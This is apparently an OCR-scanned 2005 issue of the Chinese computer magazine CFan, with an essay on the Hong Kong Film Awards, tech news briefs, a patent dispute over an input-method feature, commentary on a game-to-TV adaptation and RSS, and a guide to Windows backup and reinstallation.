这天煞费苦心的稿子被毙，心情稍嫌郁闷，回到家中竟不愿打开挚爱的本本，也许是熟悉的CS枪声和极品的马达轰鸣都不足以疏解我沉痛的心情。四际无声，顿感寂寞，随手打开电视想让 杂的声响充满陋室，让自己不那么孤单。屏幕上竟现出香港电影金像奖颁奖典礼现场，酷爱的明星久违的脸让忠实的香港电影Fans的我暂时忘记了不爽。

在如今的整个华语影坛，最有分量的电影奖项还是香港的金像奖，它远比金鸡奖绚烂，又不像金马奖那样颓态尽现。它照样热闹着、喧嚣着，入围的影片每部看上去也都还算可圈可点，众多盛装出席的明星也都还是那样 耀眼。

刘嘉玲和梁朝伟还是手牵着手亮相了，伟仔毫无悬念地又拿了影帝，原以为他对这一奖项早已无所谓，可上台发表感言的他依然流露出难以抑制的惊喜和快乐，一身白衣让他看上去似乎依然青春年少，但是一看大银幕上他扮演的周慕云，还是不得不承认，老了，终归是老了；然后是颁奖的刘嘉玲款款上台，她依旧意气风发，让人很难把她和那个曾经活在风口刀尖上的女子联系起来，她和刘德华如此随意地互相打趣着，大概这样的境界也只有看过世间沧桑的人才能达得到吧；看台上，张曼玉坐在刘嘉玲的旁边。张曼玉也老了，可是却越老越有风韵，岁月会偏袒她这样的聪明女人，年轻的时候以美丽著称，年老了还可以以气质闻名，世间又有几人呢；张曼玉的身边坐着满头银发的周星驰，细想想看，张曼玉和星爷早年也合作过一部《家有喜事》，那时候的香港影坛还有张国荣，还有未发胖的周润发，一切宛如就发生在昨天，原来大家都是这样摸爬滚打混上来的，欧洲人心目中的电影女神张曼玉刚出道时演得也不过是疯疯 喜欢好莱坞电影的傻丫头。

人生大抵如此，高潮低谷，起起伏伏，没有谁躲得过去。所以星爷也只好认了，最佳演员不是他，最佳导演还不是他，他的失落所有人都看得到，到了最佳影片了，终于是他了。星爷上台了，他平静地感谢了一些人，然后平静地离去，喝庆功酒的时候，看到他和张柏芝轻声说着什么，突然又想到了张柏芝就是因为演了《喜剧之王》而出道，然后一路做到了香港的影后，在那个片子里，周星驰是那样真诚地对着镜头告诉我们，“我是一个演员”。

还有那么多熟悉的面孔，成龙，居然在那样的场合当众训子，曾志伟不再搞笑，章子 也拿到了奖……看着众星的起起落落和他们抱定对电影的执著，我突然特别想修改我的稿子……

CF [DJ01]

健谈天下



愚人节已过，您是否有被“愚”和“愚人”的经历呢？有的话一定要发信给我。言归正传，阿健今天要跟大家交流的是与信息传递有关的话题。

走在北京繁华的市中心街头，那一台台矗立在电话亭边的“数字化北京信息亭”引起了阿健的注意。近前一看，那是一种外形酷似电话亭的设施，里面有一个终端屏幕，市民通过触摸屏幕，就能方便地查询信息。这难道就是传说中的一站式信息服务的终端？其实，类似的设备阿健曾在一年前的龙潭湖庙会上见过。

记得当时一群小朋友上前围观，一个大人不停地在交通地图查询、商场打折信息等几个页面间切换，看得出小朋友们眼神中透出的是对神秘之物的不解，可是那个正在操作中的大人为什么也透露出些许的疑惑呢？上前一问才知道，原来人家是捉摸不透为什么这么强大的终端能够检索到的信息只有那么有限的几页。当时，我就在猜想那位男士的不满，这么贵的设备，放在这个位置，是否应该发挥更多的作用？

面对百姓的无奈，有学者指出，数字化北京信息亭项目面临核心价值枯竭的困境。专家们所指的核心价值，正是老百姓最关心的信息资源啊。

想想看，百姓最关心的问题，小而言之，莫过于商品价格信息、交通出行提示等；大而言之，无非来自于政府相关部门的政策法规的修改、房屋贷款利率的浮动、购房购车的信息等。如果这些问题能在信息亭上找到，百姓还用每天守着电视、天天翻看报纸、有事没事地都得听广播吗？

据说，一些发达国家的旅游城市建造的大多是“后台式信息亭”。这些城市印制的旅游手册中，首先标注其城市的“信息中心”所在地。需要咨询的外来者或市民，可在那里的工作人员口中获知所需要的任何城市信息，此外还可免费获取各种纸介质地图及指南等。

话又说回来了，在2003年和2004年之间，以北京市为例，市政府投资4千万元建设了3百部新的“升级版”的信息亭。这些身边的微妙变化，您是否了解了呢？阿健倒是有个主意，如果您下次在城市街头又看到类似的信息亭，最好也尝尝鲜。毕竟，您所在城市的每一点变化与城市的每一位市民都是息息相关的，说不定您的一个好点子就能丰富信息亭的内容，没准儿您的一点想法就能让城市多一道亮点，您说是不是这个理？


好了，今天阿健先聊到这儿。如果您对今天的话题有什么好建议，请发E-mail到viewpoint@cfan.com.cn。阿健感谢您的关注。

CF [DJ02]



-40℃ Xtremesystems的一些发烧友使用相变冷却技术将一块AMD Rev E核心的3500+ CPU样品冷却至零下40度并且稳定超频运行！这对于超频爱好者来说也许是件激动人心的事。

4GB 东芝推出了一款容量高达4GB，只有0.85英寸的微型硬盘，它可以极大地增加目前手机或者手持设备的存储容量。与此类似的设备，容量高达3GB的三星SGH-i300音乐手机出现在最近的CeBIT展会上。



70英寸 前不久，TCL-汤姆逊公司出品的，号称全球最大的70英寸DLP微显示电视的亮相，着实让人吃惊不小。尤其当TCL多媒体电子总裁史万文自豪地介绍全球最大的70寸DLP微显示电视时，让业内人士深深感到TCL在数字电视上的雄厚实力。

17岁 日前，宁波警方将正在网吧里聊天的徐某抓获。这位年仅十七岁的少年就是年初发生的利用"黑客"技术盗窃网上银行存款一案的主谋。而在他的QQ好友名单里竟有近二百名"志同道合"的少年"黑客"，汗！


300人 微软公司日前宣布其网络即时通讯工具MSN Messenger"联系人列表"容量将突破其原先150人限制，扩升至300人。MSN Messenger用户无需进行任何操作，系统将自动完成扩充任务。

冠 "话匣子"放出CD音质 北京试播数字广播




4月18日开始，喜欢音乐的朋友不会再为收音机发出的"啪啪"声所苦恼了，因为收音机也能播放出CD音质的音乐来，北京人民广播电台汪良台长证实了这个消息。汪台长介绍说，数字音频广播（DAB）是继传统的调幅、调频广播之后的第三代广播，它的出现是广播技术的一场革命。与现行广播相比，数字音频广播具有音质出众（可达到CD质量）、可实现多媒体接收、可高速移动接收、可加密、发射功率小、覆盖面积大、频谱利用率高、有很强的抗干扰和在恶劣环境下接收的能力，并可利用卫星大幅度提高广播的覆盖率等优点。

上榜理由：业内人士指出，数字音频广播的强大后继——数字多媒体广播，将会冲击数字电视、3G手机等产业链，因为广播具有一对多，低成本运营的特点。它的推出，为百姓提供了又一个移动视频的平台，而且DMB的价格是相当有竞争力的。



"语句提示技术"



"语句提示技术"专利申请书

语句提示技术，有点像输入法中的智能联想输入技术。它的出现极大地加快了用户汉字录入的速度，类似技术被广泛应用于微软拼音、万能五笔、极点五笔等知名输入法中。有些用户习惯性地认为，输入法提供此项技术理所应当，那么，在你享受该技术带来的快捷录入的同时，是否考虑过为这样一项实用技术买单呢？

智能五笔之父的烦恼

2004年10月13日，专利申请号码为99115931.4的"汉字输入中的语句提示及输入方法"专利被国家知识产权局授予申请人陈虎和黄安蓉。申请人中的陈虎先生正是著名五笔输入法——智能五笔输入法的开发者。一项技术得到国家的认可和法律的保护，本应是一件令人兴奋的事，谁知陈虎却迟迟不能享受专利拥有者的快乐。

陈虎的烦恼也正是很多专利拥有者的烦恼。目前，国内使用该专利技术的极点五笔部分版本等有着庞大的用户群，且极点五笔是完全免费提供给用户的，这样一来，对于"语句提示技术"专利存在着侵权的隐患。那么，如何让这些用户继续享受专利技术所带来的便利，同时还要保护专利，成了陈虎日思夜想的难题。


身为一名专利工作者的陈虎深知保护专利的重要性，但根据《中华人民共和国专利法》第六十三条规定，在专利申请日前已经制造相同产品、使用相同方法或已经作好制造、使用的必要准备，并且仅在原有范围内继续制造、使用的不视为侵权，另外就是专为科学研究和实验而使用有关专利的也不视为侵权。

但陈虎认为，如果专利使用者的行为影响了他人在市场上的竞争能力，即使没有挣钱，同样还是一种市场行为，即生产经营行为。同样，判定是否"从事科学研究和实验"是不以使用者的意志为转移的，如果使用者把"科学实验"搞到了社会上，这还算科学研究和实验吗？

极点五笔之父的让步

自从极点五笔诞生之日起，由于功能强大和界面友好，越来越多的五笔输入法用

龙芯2号正式发布　性能等同P4 1.0GHz



3月29日，中科院计算所宣布正式发布龙芯2号CPU。据中科院透露，龙芯2号采用0.18微米的工艺，实现主频500MHz、SPEC CPU 2000测试分值超过300的64位通用CPU芯片。SPEC分值的指标意味着这款芯片的实际性能与1GHz的奔腾4差不多，是龙芯1号实测性能的10到15倍。根据中科院计算所的测试，在使用龙芯2号的样机上能运行完整的64位中文Linux操作系统，全功能的Mozilla　览器、多媒体播放器和Open Office办公套件，具备了桌面PC的基本功能。

上榜理由：这次龙芯2号的发布，对于开拓我国集成电路和计算机产业的新局面有着重大意义和深远影响。虽然龙芯的性能和Intel的主流CPU仍然有两三年以上的差距，不过这毕竟是中国人自己的“芯”！

热　词

Turion 64

AMD近日宣布开始销售Turion 64笔记本电脑移动处理器，有计划地与Intel迅驰进行竞争，为公司在快速增长的PC市场立足打下基础

AMD Turion64 MOBILE TECHNOLOGY

iShirt

Podbrix公司近日发布了一款iPod Shuffle专用T恤衫，将iPod别在此款T恤上，正好组成其名字“iShirt”。



悬赏

一家Mac/iPod外设产品生产商近日悬赏25000美元，用以奖励第一个侵入其公司两台Mac电脑的黑客，他们举办此次悬赏活动的主因缘自Symantec近日发布的安全报告，报告中称：“很明显，Mac OS正日益成为黑客等恶意侵入活动的对象。”

掌上杀毒

一种专门用来防御通过彩信或者蓝牙传播的手机病毒的反病毒软件正式进入测试阶段。感兴趣的朋友可以登录Symantec的网站下载测试版。目前免费测试版本可以运行在Symbian 60/80系统的手机上。

CF [XW03]

专利权如何行使？

■实习记者 张健　■选题提供：利朋（奖金100元）

户选择使用极点输入法。

使用者仁先生对记者说：“自从智能五笔开始收费，我就开始用极点了。使用中，我觉得很多细节之处让我越来越喜欢，并且现在有些难以割舍了。”也许仁先生出于使用习惯而选择了免费的极点输入法，但更多用户选择极点是出于对智能收费的不满。

在给记者的E-mail回复中，极点五笔的发明人杜志民先生充分地表达了他对专利保护的尊重。他说：“关于极点与智能语句的问题大概是从极点3.5版前的一个版本开始的。当时极点用户还不多，也没有什么用户提出增加‘语句提示’功能，只是出于一个编程人员的爱好，我想试试看能否也实现这一功能。于是便基本按照智能五笔的方式实现了极点无笔的‘语句提示’。当我第一次收到陈虎先生的律师函后，便在2003年12月31日发布的极点3.5版中去掉了这一功能。到了2004年9月，发现陈虎先生的专利申请并未在相应时间内获得授权，且在诸如万能五笔等其他输入法中也出现了类似功能，猜想陈先生的申请未能通过，加之又有用户提出希望增加此功能，于是我便在极点的4.X版中恢复了。但最近在国家知识产权局网站查询时发现，陈先生已经于2004年10月获得‘语句提示技术’专利，所以在4.2正式版发布时彻底去掉了这一功能。”

“语句提示技术”专利该如何行使？

回顾IT行业的发展史，我们看到，被业界公认为“互联网之父”的伯纳斯·李，发明了WWW技术，改变了全球信息化的传统模式。然而比他的发明更伟大的是，伯纳斯·李并没有像其他人那样为“WWW”申请专利或限制它的使用，而是无偿地向全世界开放。

但我们也看到，1993年，留美学者姜万　和孙燕生研究出了世界上第一台VCD，但是作为先行者的万燕品牌，并没有及时取得VCD整机专利技术。当VCD市场打开以后，许多厂家纷纷仿制、组装，使万燕由“先驱”而成“先烈”。

诞生于1987年的MP3编码技术在近十年的各种应用中一直是免费的。但在1998年，专利拥有者Fraunhofer才声明要征收版权税。其实，MP3之后有许多编码技术是免费的，比如OGG，但因为MP3已经得到世界公认，MP3播放器厂商也不得不花钱买专利使用权。如果一开始MP3就收费，可能今天的乐坛霸主就不是它了。

也许陈虎先生的初衷并不是一定要打垮谁，他表示，希望与各界开展正常的合作，以共同推广这一技术，使这一技术更好地为我国汉字输入领域服务。但保护专利究竟该走哪条路子呢？

CF [XW02]

仙 剑 舞 荧 屏

■ 邹肇辉

大宇公司和唐人国际合作，将经典游戏《仙剑奇侠传》改编成电视剧，并主打寒假黄金档期。在欣赏过好莱坞大制作《古墓丽影》、《最终幻想》和《生化危机》后，终于可以看到昔日国产游戏的扛鼎之作。令无数玩家疯魔至今的《仙剑奇侠传》同电视联了姻，游戏中李 遥、赵灵儿、林月如的旷世情缘，也将搬到电视上重演一回。对“仙剑迷”来说，暂时把脑袋从电脑前挪开，且看人家如何在电视里演绎这部经典，并与自己心中演过无数场的版本对照一番，继而或褒扬或谩骂，或赞许或批判，也许比以往伸长脖子等待《仙剑奇侠传》的续作更有意思。

单就将《仙剑奇侠传》搬上荧屏的意义而言，怎么评价都不过分，但这还远远不够。因为人们不仅要看瓜长出来，而且还得吃着甜才行。而从游戏改编成影视的情况看，成功的例子着实不多，叫好又叫座的几乎没有，多半得到的是如潮的倒彩，纵然是好莱坞大腕出手也是枉然。不管是《古墓丽影》，还是《最终幻想》，尽管制作者使尽浑身解数，要在影视中再现游戏的精彩篇章，但结果往往事与愿违，弄出的东西两不讨好：玩家觉得变了味，而同游戏不挨边的观众又觉得不够味。

再者，游戏最大的趣味所在就是它的交互性，玩家可以在游戏舞台上演绎出千差万别的过程乃至结局，而这点影视是无法做到的，它只能给我们提供一个版本。即使它是最好的版本，也未必能讨好所有玩家。倒是“影而优则游”没这个麻烦，影视情节不仅不会拖游戏后腿，反而能给游戏以多级助推。

坐在影院里再有改编故事过程和结局的冲动也只是冲动而已，惟有坐在电脑前边回味影视中的精彩边玩游戏才能遂愿。难怪《功夫》一火就要赶紧做游戏！

《仙剑奇侠传》尽管由大宇亲自参与制作，可谓原汁原味，但游戏和影视间不易填平的鸿沟使《仙剑奇侠传》这部游戏的经典很难能成为影视的经典，即便是同影视最亲密的小说改编成电影也常常让人觉得失去的比见着的更多。虽然我们对大宇开拓游戏周边市场的努力深为佩服，然而对这部电视剧的前景却并不看好。它也许能吸引“仙剑迷”看个开头，不过真能饶有兴趣看完它的也许是那些从没玩过《仙剑奇侠传》的人。所以说，仅就电视剧本身而言，没有游戏它或许会更好。


据悉，大宇将随电视剧配套推出游戏《新仙剑奇侠传》，以及彩铃服务、游戏小说、原声唱碟、杰克魔豆写真书等，可谓众星捧月。看来大宇不把《仙剑奇侠传》这一味原料做出一桌宴席来绝不罢手。 CF [XW04]

RSS好用 推广难

■ 解国忠

近日，美国一家调查公司评出了2005年电子商务的十大新趋势，其中RSS名列第二。从今年开始，网络广告商将使用RSS作为发布广告的重要手段。在中国，随着新华网、人民网海外版等主流强势网媒纷纷推出RSS服务，似乎2005年就是中国互联网的RSS年，然而事实真的如此吗？

RSS作为一种信息过剩时代的简约阅读形式，为网民提供的是新闻标题和摘要。它的作用就像一道筛子，为网民过滤了网站的大量“无用”信息，使网民直达自己所需的新闻网页。



在美国，RSS的高速发展，最重要的原因是Blog的高速增长。目前在美国有超过800万的人创建了自己的Blog，其中大约有31.2%的Blog提供RSS，这相当于每新增3个Blog就差不多会新增1个RSS频道。

随着时间的发展，从事Blog聚合业务的公司逐渐多了起来，RSS自然成为风险投资家眼中的下一个蛋糕。最近，微软公布了一个在线RSS阅读器雏形，向用户展示了MSN开发组在RSS阅读器的部分最新开发理念。另外还有消息说，它有可能被整合到MSN Search中，或被内置到IE 7.0里。

然而，RSS在美国的成功模式似乎并不能照搬到中国。

首先，我们必须清醒地看到，Blog在中国的使用率和普及率并不高，大多数普通网民使用互联网，还停留在电子邮件、网络聊天、网络游戏等方面。这部分人对于RSS订阅需求并不十分迫切 。

其次，国内门户网站们似乎更加热衷于页面的访问量和点击量。RSS的个性化定制属性与网络广告方式（如弹出式广告）有着本质冲突，也许正因为此，新浪的RSS频道聚合始终保持低调，百度的新闻RSS订阅也在大张旗鼓推广了一阵子之后销声匿迹，而搜狐、网易干脆就对RSS漠不关心。

不过我们也注意到，基于RSS的在线广告新技术正逐渐出现，RSS频道就是各大新闻公司、投资者以及技术公司关注的焦点。网络信息是无限的，而我们的时间是有限的，如何高效便捷地获得我们需要的信息，将是互联网发展的下一个难题，希望RSS能担当此任。 CF [XW05]

有多少爱可以重来
有多少次系统歇菜
当重装系统归来
我的数据全部不在

每当某牛仔唱起这首歌，就让我们感到无限悲哀感同身受，我们挚爱的东西为什么都如此脆弱，装一个操作系统为何不能永远？

重装系统是所有电脑爱好者的必修课之一，游刃有余地重装Windows在某种程度上，甚至比新装系统更考验你的智力、能力和耐力，它是菜鸟向老鸟迈进的重要台阶和转折点！所以今天我们特意为大家准备了这一期重装Windows大宝典，让这件无比烦心、费时的劳动变得轻松些！

待从头，收拾旧河山

—— Windows重装大宝典

■Jimmy　RAIN　董菲　高超　张宗润　木头人

3招！让你离重装系统远远的

其实只要你善摄生，懂得维护系统之道，就能在很大程度上远离重装，让系统永　青春。

第一招 系统还原防患未然 百毒不侵

Windows XP中的系统还原就像一台时间回溯机，平时在后台默默地监视并记录着系统和一些应用程序文件的更改，让你在Windows出问题的时候，可以轻松返回到以前某个时间的状态(微软把它叫做还原点)，撤销对电脑有害的更改并还原机器的设置和性能，而且不会丢失个人最近的工作，如保存的文件、电子邮件、网页　览历史或收藏夹列表等。

如果你的机器目前状态不错，就赶紧打开"程序→附件→系统工具→系统还原"来制作一个"系统还原点"吧！

小提示

★右击"我的电脑"并选择"属性"，进入"系统还原"选项卡，因为系统还原比较占用系统资源，一般选择在系统分区使用系统还原而关闭非系统分区的系统还原选项。

★如果连Windows都无法进入，可以在系统上电自检声响后，Windows欢迎屏幕出现之前按下F8键，接着在菜单中选择Safe Mode with Command Prompt，然后使用管理员身份登录，在命令行提示符后输入:%systemroot%\system32\restore\rstrui.exe，回车后跟随屏幕上的提示将系统恢复到以前正常状态。

第二招 硬盘还原卡随心所欲折磨系统

硬盘还原卡是对系统数据的硬保护，比较适合网吧、教室、图书馆等公共场所，这里的电脑往往因为数据的混杂容易受到侵害，而且也并不需要特别保存个人数据，所以只要让系统恢复到设定的状态就OK了。

硬盘还原卡价格在20元左右一块，还有一种集网卡和还原功能二合一的还原卡，价格在35元左右。硬盘还原卡的好处在于支持即插即用，不占硬盘空间，具备强大的数据保护和还原功能，可防止误删除、误格式化、感染病毒等不希望发生的意外损害。

特别提醒

本次专题中涉及了很多《电脑爱好者》以前刊登过的文章，因此我们特别制作了一本电子图书—《重装Windows大宝典之辅助手册》，下载地址为：http://www.newhua.com/cfan/200508/reinstall.rar。你也可以到我们的网站http://www.cfan.com.cn查看其网页版。

《重装Windows宝典之辅助手册》目录：

- 系统还原+Ghost =？
- 一劳永逸的Windows Update
- 你不再是我的惟一——制作万能克隆文件
- Windows的救命大师——原位升级
- 系统维护，我就要完全图形化的
- 自动化装机一条龙
- "保真价实"的虚拟软驱
- 巧设参数为软件设置好环境
- 玩转Ghost 重装系统不求人
- 磨刀不误砍柴工——还原精灵安装前的准备
- 你的系统装"防盗钥匙"了吗

硬盘还原卡的安装和设置比较简单，流程如下：

第一步：在关机状态下，打开机箱，将还原卡插到一个空的PCI插槽内。

第二步：开机自检后将会出现首次安装界面，在安装界面上选择"安装"进入主菜单进行普通的即插即用安装。

第三步：进入系统主菜单后，可以在此调整系统参数，其中包括"修改密码"、"设置硬盘保护"

等参数设置(见图1)，而在“设置硬盘保护”选项中将显示检测到的当前硬盘分区状态，如果已经预置多重引导，则会依次显示多个C盘。



图1

第四步:进入“设置系统参数”可设置硬盘数据恢复参数，这里的每个系统参数都预置了一个默认值，必要时可以按照自己的需要进行调整，其中以红色显示的系统参数是高级选项，强烈建议使用默认值，最后按照自己的需要设置好还原功能后，保存后退出即可。

现在任凭你对系统百般践踏都无妨，重启后即可恢复本来面貌。

第三招 GoBack忘记你所有的错

还记得我们2004年第21期第33页《系统还原+Ghost=?》一文介绍的GoBack软件吗？它和系统还原有异曲同工之妙，甚至更强大，因此特别适合那些没事就鼓捣电脑，经常尝试新软件和修改系统的读者朋友。你可以在http://www.onlinedown.net/soft/9674.htm下载到(见图2)。



图2

Windows即使无法启动，也可以在重启后，在其菜单出现的时候按下空格键进入恢复窗口，选择以前的备份进行恢复。

> 小提示
>
> **虚拟机里有多少爱都可以重来**
>
> 如果你是个超级喜欢尝试各种新鲜软件的朋友，建议装套虚拟机软件，因为在虚拟机系统里，可以做任何危险尝试，而你现有的Windows却不会有丝毫损伤。我们推荐大家使用VMware，如果想知道它的具体应用，可以参阅2004年第21期28页的《巧用VMware 电脑分身有术》。

6招！时刻做好准备与重装面对面

面对突如其来的系统崩溃，很多人都感到手足无措。其实如果平时就有防患意识，修改重要数据保存位置、定期备份重要数据，系统崩溃后就能谈笑应对，又何畏系统死掉呢？

第一招 移行幻影避免丢档厄运

Windows中包含若干个特殊的文件夹，例如“我的文档”、“桌面”、“收藏夹”和“开始菜单”等，它们本来身居系统分区，但建议你将它们移动到非系统分区。

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，在右侧窗格双击想要重定向的文件夹，其中“Personal”对应“我的文档”、“Desktop”对应“桌面”、“Favorites”对应“收藏夹”……大家一看便知(见图3)，将其中的“%USERPROFILE%”改为希望保存到的目标分区盘符即可，比如将“Personal”的内容“%USERPROFILE%\My Documents”换成“G:\My Documents”，但在转移前请将原目录下的数据复制或移动到你希望更改的分区之下。


图3

最后，重启电脑使之生效，这样在重装系统时就不必担心其中的文件丢失。在系统崩溃重装后，只需再次更改注册表内容，这些重要数据就会继续为你服务了，而不会受到侵害。

第二招 转移数据永保平安

如果觉得重要资料放在自己的电脑上都不安全，那就转移到更安全的地方吧，比如单位的服务器、专用备份硬盘等设备上。定期保存一下重要数据，这样一来还怕自己的系统出问题重装系统吗？

Windows XP自带有“文件和设置转移向导”工具，它能将IE设置、Microsoft Messenger、Microsoft Netmeeting、MSN Explorer、Outlook Express、Windows Media Player、区域设置、任务栏选项、显示属性、共享文档、桌面、我的文档等内容轻松备份到其他分区或设备上，非常方便实用！

1.从旧电脑获取文件和设置

第一步:在“开始”菜单中单击“附件→系统工具→文件和设置转移向导”出现“文件和设置转移向导”界面(见图4)。



图4

第二步:在单击“下一步”出现的对话框中，选中“旧计

算机”单选按钮，就是要选择从这台电脑转移的文件和设置，然后单击“下一步”。

第三步：在“选择转移方法”的对话框中，可以选择直接电缆、软盘驱动器或其他（如可移动驱动器或网络驱动器），然后单击“下一步”。如果是大量的数据需要转移，最好是以网络的方式转移，放置数据的位置一定要是新计算机也可以访问的地方，否则就麻烦了。

第四步：在弹出的“选择转移的项目”对话框，选中“包括文件和设置”单选按钮和下面的复选框（见图5）。这样，我们在下一步就可以自己选择需要的文件和设置了。



图5

第五步：在“选择自定义文件和设置”对话框中，我们就可以按照需要转移的内容列表添加或删除所需的内容了，

注意：*选择时不要的文件和设置一定要毫不犹豫地去掉，否则数据量将非常大。*

接着系统就开始收集计算机的设置和文件，并将其放置到指定地点。

2.将数据转移回新的系统

当Windows重装完毕后，利用向导可以完好地将数据归位：

第一步：打开“文件和设置转移向导”后，在“这是哪台计算机”对话框中选中“新计算机”单选按钮，表示要将文件和设置转移到这台计算机。

第二步：在随后的“您有Windows XP CD吗？”对话框中，单击选中“我不需要Windows XP CD，我已从旧计算机收集了文件和设置”单选按钮（见图6）进入下一步。




图6

第三步：在“文件和设置在哪儿”对话框中，选择文件的存储方式和位置，这里是依据文件和设置存储的位置而决定。接着系统将自动将文件和设置数据转移到这台电脑。

完成文件和数据的转移以后，系统将询问用户是否注销，新设置只有在注销后才会生效，这样就完成了文件和设置的转移。

第三招　微软的Ghost——“自动系统恢复向导”

“自动系统恢复向导”（Automated System Recovery，简称ASR）会对系统状态、系统服务以及与操作系统组件相关联的所有内容进行备份，同时还创建一个包含备份信息、磁盘配置以及恢复方式等内容的文件，其特点是完整恢复Windows XP为原来的面貌，包括系统的各项配置和所安装的各种软件。与系统还原不同的是，ASR能够既彻底地重装操作系统，又可以自动提取和恢复原来的系统文件和程序文件，类似Ghost的克隆功能。

1.创建备份文件与修复软盘

第一步：在Windows XP中单击“开始→所有程序→附件→系统工具→备份”，再点击对话框中出现的“高级模式”转向标签来到“备份工具”对话框中（见图7），单击“欢迎”选项卡下的“自动系统恢复向导”按钮，进入“自动系统故障恢复准备向导”对话框，再单击“下一步”进入向导对话框。



图7

第二步：根据向导的提示，在“备份媒体或文件名”下面的输入框中，键入生成的影像文件保存路径及名称，如G:\Backup.bkf。

小提示

ASR会将启动分区上的绝大部分数据复制到备份文件中，生成的文件大小一般为启动分区现有文件容量的90%左右，因此在选择影像文件保存路径时要注意该分区有没有足够的空闲空间。

第三步：单击“下一步”按钮，进入“正在完成自动系统故障恢复准备向导”对话框，单击“完成”按钮，进入“备份进度”对话框，系统开始备份文件（见图8）。



图8

第四步：备份结束后，系统会提示插入一张格式化好的软盘到软驱中，开始制作ASR修复盘。修复盘制作完成后，要注意将此盘设置为写保护状态，并妥善保管。

2.用修复软盘恢复系统

一旦以后Windows XP出现了问题，就可以使用ASR软

盘修复系统故障。

第一步:在BIOS中设置计算机的光驱为第一启动顺序，然后将Windows XP安装盘放到光驱中，直接从光盘引导系统开始Windows XP的安装。



图 9

第二步:当安装程序进入蓝底白字的字符模式的提示时，按下F2键，并按照屏幕提示插入ASR恢复软盘(见图9)。



图 10

第三步:安装程序此时会启动ASR进程，并加载必要的文件和驱动，然后开始格式化C盘(注意要提前备份重要数据)并读取软盘中保存的磁盘配置。

第四步:安装程序会从Windows XP安装光盘或安装文件夹中复制文件，安装一个“最小”的Windows XP，然后启动“自动系统故障恢复”向导，此时用户可以指定备份文件的保存路径，系统会自动在这个最小的Windows XP环境里打开“备份工具”，将备份文件导入原有位置(见图10)。

第五步:恢复完毕后，重启电脑，你会发现Windows XP又恢复原样啦!

> 小提示
>
> **请专家帮你备份程序设置**
>
> BackRex Expert Backup能够轻松备份Windows中各种软件以及几乎所有Windows用户个性设置，包括从桌面、鼠标设定、声音设定、离线浏览文件夹、OE邮件、IE，甚至是Office和个别应用软件的设置等，其下载地址在:http://nj.onlinedown.net/soft/6386.htm，最新版本为2.5。

3.驱动在手 重装顺手

这里向大家推荐“驱动之家”推出的“Mydrivers驱动精灵2004”(下载地址:http://www.mydrivers.com/dir87/d34856.htm)。

驱动精灵(见图11)提供了“搜索需要备份的驱动”和“搜索系统的全部驱动”两种搜索方式。其中“搜索需要备份的驱动”用于查找非操作系统自带的驱动程序，这些驱动程序是备份重点。在主窗格中的设备列表中，勾选要备份驱动程序的设备，单击上方的“备份驱动”按钮，即可将选择的驱动程序备份到指定的目录中(默认备份在“D:\DriverBackup”目录中)。



图 11

当需要重装驱动程序时，点击程序界面上方的“安装驱动”按钮，这时会弹出添加硬件向导，按照向导提示进行操作，选择“自动搜索并安装新硬件”或者“从列表中手动选择安装硬件”，注意在搜索驱动程序时，要将路径指向驱动备份目录。

4.手边常备万能系统克隆盘

目前网上有许多万能系统克隆盘提供下载，它的特点是，不管电脑硬件配置用它都能够进行克隆恢复，而且其中的系统已经安装了大多数常用软件，并进行了必要的系统设置，你不必再费时——安装和配置，所以能让你在5～10分钟就完成安装Windows的操作。但这种光盘往往由别人定制，可能许多地方并不符合你的喜好，其实你也可以打造一张。具体方法可参考2004年《电脑爱好者》第6期《你不再是我的惟一——制作万能克隆文件》。

5.Windows Update不做第二次

每次重装完Windows，最烦人的便是打开Windows Update网站安装一大堆补丁程序，而且还无法保存，其实微软早就提供了能保存更新程序的功能。

在第一次安装完Windows后，建议坚持使用http://v4.windowsupdate.microsoft.com/catalog/zhcn/来更新升级和补丁，而不是直接点击“开始→Windows Update”，同时关闭Windows自动更新功能。

第一步:进入该页面后直接单击左侧的“查找Microsoft Windows更新”链接，接着选择操作系统版本，然后单击“搜索”按钮(见图12)。

第二步:在出现的搜索结果列表中单击相应更新，比如“重要更新”，这样下方会出现具体更新清单，在需要的更新上单击“添加”按钮，照此方法将所有更新添加进这里的虚拟下载篮子，然后单击“转到下载篮子”链接。

第三步:在下载篮子窗口，单击“ 览”按钮定位到本地硬盘非系统分区的任意文件夹中，然后单击“立即下载”按钮(如果使用Windows XP SP2，IE会自动拦截弹出窗口，你应提前在IE的“工具→选项→安全”中选择“受



图 12

信任的站点"，接着单击"站点"按钮，然后将上面的链接添加进去，否则有可能无法完成下载)。这时会弹出版权窗口，"接受"后便开始下载了。完成后，会自动出现下载历史页面，其中会显示更新保存的位置。

火速链接

虽然上面方法可以将Windows更新和升级保存起来，但每次安装时却不那么方便，还得一一安装，因此我们推荐你使用更智能的工具——WUtooL(下载地址:http://ovacia.amicom.ru/wt/WUtooL_1.16.zip)，它能够让更新自动安装。具体使用方法可参考《重装Windows大宝典之辅助手册》中的《一劳永逸的Windows Update》。

